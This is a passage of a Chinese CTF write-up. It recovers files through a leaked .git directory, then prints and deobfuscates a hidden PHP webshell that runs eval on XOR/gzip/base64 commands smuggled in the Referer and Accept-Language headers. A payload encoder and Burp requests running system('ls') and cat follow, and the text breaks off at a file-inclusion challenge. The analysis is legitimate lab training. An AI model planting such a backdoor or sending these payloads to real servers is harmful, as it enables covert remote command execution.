            <td width="40%">最后登录IP：<a title><A HREF="#/ip.rar" title="点击下载后,解压放到整站/inc/目录即可">IP库不存在,请点击下
            <td width="30%">邮政编码：</td>
          </tr>
          <tr>
            <td>真实姓名：xxxx',`provinceid`=</td>
            <td>身份证号码：</td>
            <td>联系手机：</td>
          </tr>
          <tr>
            <td>联系电话：</td>
            <td>联系地址：<?php
echo 'flag is here';
'flag{17dcc56f-4b5d-4468-8297-1c5d12687168}';
</td>
            <td>&nbsp;</td>
          </tr>
          <tr>
```


十月场

1.login

2.getflag

3.backdoor

题目提示文件泄露，首先扫一下目录



rolled to a live server from a repository, it is supposed to be done as an export rather than as a local working copy, and hence this problem.

This vulnerability affects /Challenges.

Discovered by: Scripting (GIT_Repository.script).


Attack details

Git files found at : /Challenges/.git/config

Repository files/directories:

发现有.git泄露


利用泄露工具 JGithack，还原得到本地git文件



RemoteUrl http://d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game/Challenges/index.php

SaveTo ack-master\release\d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game\Challenges

```
GitHack build start
rootUrl:    http://d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game/Challenges
downloadDir: E:\CTF Tool\JGitHack-master\release\d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game\
download file "/.git/index", size: 289
download file "/.git/logs/HEAD", size: 975
download file "/.git/config", size: 137
download file "/.git/COMMIT_EDITMSG", size: 15
download file "/.git/HEAD", size: 23
download file "/.git/refs/heads/master", size: 41
download object, sha1: abbbdcc032c8e76087f2daf593f423f74857b0cf, size: 146
download object, sha1: 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17, size: 146
download object, sha1: da06087a0b893ddb6b6c857e53ce4387c96785ab, size: 147
download object, sha1: 25a4a898b1a45412a538a7baa868bc406c1d8ba9, size: 117
download object, sha1: 91f484f48636ad81306b7febd33c73d8471b88a4, size: 118
download object, sha1: 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88, size: 139
download object, sha1: 1556a1d651526780ecd22db22681619e4ce6aa4b, size: 146
download object, sha1: 734d08bfd094afa3372b997bf1c71412c1afc7d9, size: 145
download object, sha1: b6935c32a58b99f4ef72e76fb057655031fc5c68, size: 83
download object, sha1: 9d2fd91fbf2fc8a78383c52d9966c3cf03fc0b4b, size: 83
download object, sha1: 20c774a517f7ee2d74379ca23d80c200e887eac3, size: 56
```




Study (E:) › CTF Tool › JGitHack-master › release › ca4438ee5a2c4834aed91ab6e63c50b4201193d352424bcd.ctf.game › Challenges

名称	修改日期	类型	大小
.git	2017/3/17 14:45	文件夹	
flag.php	2017/3/17 14:50	PHP 文件	2 KB
index.php	2017/3/17 14:30	PHP 文件	1 KB
robots.txt	2017/3/17 14:45	文本文档	1 KB

利用gitbash查看以前版本


git log



MINGW64:/e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...

```
YZ@DESKTOP-USI36KS MINGW64 /e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a
ed91ab6e63c50b4201193d352424bcd.ctf.game/Challenges (master)
$ git log
commit abbbdcc032c8e76087f2daf593f423f74857b0cf
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:16:21 2016 +0800

    add robots.txt

commit da06087a0b893ddb6b6c857e53ce4387c96785ab
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:13:16 2016 +0800

    edit flag.php

commit 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:09:53 2016 +0800

    test

commit 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17
```

git diff 对比区别



MINGW64:/e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...

```
@@ -1,4 +1,3 @@
 <?php
-//jia you
-echo "guys,fighting!!!";
+echo "flag{this_is_not_flag}";
 ?>

YZ@DESKTOP-USI36KS MINGW64 /e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a
ed91ab6e63c50b4201193d352424bcd.ctf.game/Challenges (master)
$ git diff 734d0 12c6dd
diff --git a/flag.php b/flag.php
index 10b7882..bd049e0 100644
--- a/flag.php
+++ b/flag.php
@@ -1,4 +1,3 @@
 <?php
-//jia you
-echo "guys,fighting!!!";
+echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
 ?>

YZ@DESKTOP-USI36KS MINGW64 /e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a
ed91ab6e63c50b4201193d352424bcd.ctf.game/Challenges (master)
```

发现文件b4chdo0r.php,发现是not found 查找备份文件.b4chdo0r.php.swo


还原出的文件是混淆过得，最后解析的结果

```
<?php
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)m_get_c)monte)m)mnts)
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m];if($rr)m&&$ra){
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)mk{$j};}}r)meturn )m$o
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)m;)m$e=s)mtrpos)m
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][$z]];if(str)mpo)ms($p,
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3));$f=$s)ml($ss()m
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all()m"/([\\w)m])m)[
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="su
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o="
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();/*
 */
 ?>
```

具体分析比较简单这里就不写了，给个链接

经过整合，出现源代码，但一直不知道是怎么出来的

```
<?php
$kh="4f7f";
$kf="28d7";

function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

function y($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $t{$i}=$o{$j}^$k{$j};
        }
    }
    return $o;
}

//$rr=@$_SERVER["HTTP_REFERER"];
$rr = 'http://114.114.114.114/?q0=hahaha&q1=675&q2=TPocyB4WLfrhNnivHmqzgzJmH0I2hw&q3=a3e';
//$ra=@$_SERVER["HTTP_ACCEPT_LANGUAGE"];
$ra = 'zh-CN;q=0.8,zh;q=0.1,en-US;q=0.2,en;q=0.3';
if($rr&&$ra){
    $u=parse_url($rr);
```




```
    parse_str($u["query"],$q);
    $q=array_values($q);   #q获取get值

    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);#m是language值
    if($q&&$m){#如果两个都有值 进入
        @session_start();
        $s=&$_SESSION;
        $i=$m[1][0].$m[1][1]; # i = zz
       # echo  $i;
        $h=strtolower(substr(md5($i.$kh),0,3));
        $f=strtolower(substr(md5($i.$kf),0,3));
        echo $h.' '.$f;
        $p="";
        for($z=1;$z<count($m[1]);$z++)
            $p.=$q[$m[2][$z]];  #将URL值连接起来
       # echo ' '.$p;
        if(strpos($p,$h)===0){
            #echo "yes";
            $s[$i]="";
            $p=substr($p,3);
            echo ' '.$p;
        }
        if(array_key_exists($i,$s)){
            $s[$i].=$p;#$s['zz'] = $p
            $e=strpos($s[$i],$f);
            if($e){
                #echo "yes";
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),su
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k));
                print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
```

写出解密函数

```php
<?php
$kh="4f7f";
$kf="28d7";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$a = "system('ls');";//这里只能输入system不知道为什么 谁知道告诉我
$p = @base64_encode(@x(@gzcompress($a),$kh.$kf)); #输入
echo $p;
?>
```

构造数据包



Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2 × 3 × 4 × 5 × 6 × 7 × 8 × ...
Go Cancel < >
Request
Raw Headers Hex
Response
Raw Headers Hex

Target: http://d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game

```
GET /Challenges/b4ckdo0r.php HTTP/1.1
Host: d8fba79e209547558e064685fe53fdd8372c64e527184045.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN;q=0.8,zh;q=0.1,en-US;q=0.2,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer:http://114.114.114.114/?q0=hahaha&q1=675&q2=TPocyB4WLfrhNvhPZ0/QMTRE3
WJt&q3=a3e
Upgrade-Insecure-Requests: 1
```


```
Date: Sat, 18 Mar 2017 03:07:31 GMT
Content-Type: text/html
Content-Length: 128
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: PHPSESSID=09eh2n6srpiu2944e23pe88gl1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Set-Cookie: __ads_session=iPCdraVD4Qg944sEDAA=; domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl

can you find the source code of
me?<4f7f28d7>TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xy
PHma96ydT</4f7f28d7>
```

```
回显数据解析
<?php
$kh="4f7f";
$kf="28d7";
$k = $kh.$kf;

function x($t,$k){          // $k : xor key, $t: plain. loop xor encrypt $t.
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$o = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT';
#$d=base64_encode(x(gzcompress($o),$k));
$a = gzuncompress(x(base64_decode($o),$k));
echo $a;
?>
```



```
b4ckdo0r.php flag.php index.php robots.txt this_i5_flag.php
```

最后system('cat this_i5_flag.php');




```
<!--?php
$flag = 'flag{fff0c9fe-8f3d-4150-8b0a-e7eeaf011192}';
?--> == $0
<html>
  <head></head>
  <body></body>
</html>
```

12月场


notebook

这题非常不错考的基础知识点，和大家分享一下
首先看见的就是文件包含，利用扫描工具扫一下



Site Structure	
/	Found
css	Forbidden
fonts	Not Found
include	Forbidden
js	Forbidden
tmp	Forbidden
action.php	OK
login.php	OK
php1nFo.php	OK
register.php	OK
robots.txt	OK


看见了phpinfo.php & robots.txt,回到主页面上



ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game/action.php?module=php&file=login

